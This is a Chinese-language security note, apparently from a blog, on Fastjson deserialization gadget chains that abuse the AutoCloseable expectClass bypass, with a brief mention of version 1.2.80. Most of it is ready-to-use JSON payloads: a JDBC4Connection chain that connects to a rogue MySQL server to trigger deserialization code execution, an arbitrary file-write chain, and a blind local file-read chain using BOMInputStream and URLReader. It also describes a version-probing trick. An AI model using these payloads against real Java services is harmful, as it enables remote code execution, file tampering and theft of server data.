
后面就是 setter 方法, getter 方法接 gadget 了。
1.JDBC4Connection
环境
<dependency>
    <groupId>mysql</groupId>

    <artifactId>mysql-connector-java</artifactId>

    <version>5.1.30</version>

</dependency>
payload
"{\"name\": {\"@type\": \"java.lang.AutoCloseable\", \"@type\": \"com.mysql.jdbc.JDBC4Connection\", \"hostToConnectTo\": \"localhost\", \"portToConnectTo\": 11111, \"info\": { \"user\": \"calc\", \"password\": \"123\", \"statementInterceptors\": \"com.mysql.jdbc.interceptors.ServerStatusDiffInterceptor\", \"autoDeserialize\": \"true\", \"NUM_HOSTS\": \"1\" }}";
JDBC4Connection 是 AutoCloseable 的子类实现
往下跟进到创建 com.mysql.jdbc.JDBC4Connection 实例,

2.读写文件
写文件如下
{
    "@type": "java.lang.AutoCloseable",
    "@type": "sun.rmi.server.MarshalOutputStream",
    "out": {
        "@type": "java.util.zip.InflaterOutputStream",
        "out": {
           "@type": "java.io.FileOutputStream",
           "file": "./a",
           "append": true
        },
        "infl": {
           "input": {
               "array": "eJxLLE5JTCkGAAh5AnE=",
               "limit": 14
           }
        },
        "bufLen": "100"
    },
    "protocolVersion": 1
}
读文件
{
  "abc":{"@type": "java.lang.AutoCloseable",
    "@type": "org.apache.commons.io.input.BOMInputStream",
    "delegate": {"@type": "org.apache.commons.io.input.ReaderInputStream",
      "reader": { "@type": "jdk.nashorn.api.scripting.URLReader",
        "url": "file:///tmp/"
      },
      "charsetName": "UTF-8",
      "bufferSize": 1024
    },"boms": [
      {
        "@type": "org.apache.commons.io.ByteOrderMark",
        "charsetName": "UTF-8",
        "bytes": [
          ...
        ]
      }
    ]
  },
  "address" : {"$ref":"$.abc.BOM.charsetName"}
}
判断正确的响应
{"abc":{"bOM":{"bytes":"YQ==","charsetName":"UTF-8"},"bOMCharsetName":"UTF-8"},"address":"UTF-8"}
不正确则为
{"abc":{}}
以此来盲注
1.2.80
同样是利用期望类, Throwable
版本信息探测
去掉 } ,报错时会带出 version

{"@type":"java.lang.AutoCloseable"
参考文档
https://xz.aliyun.com/picture-word?id=302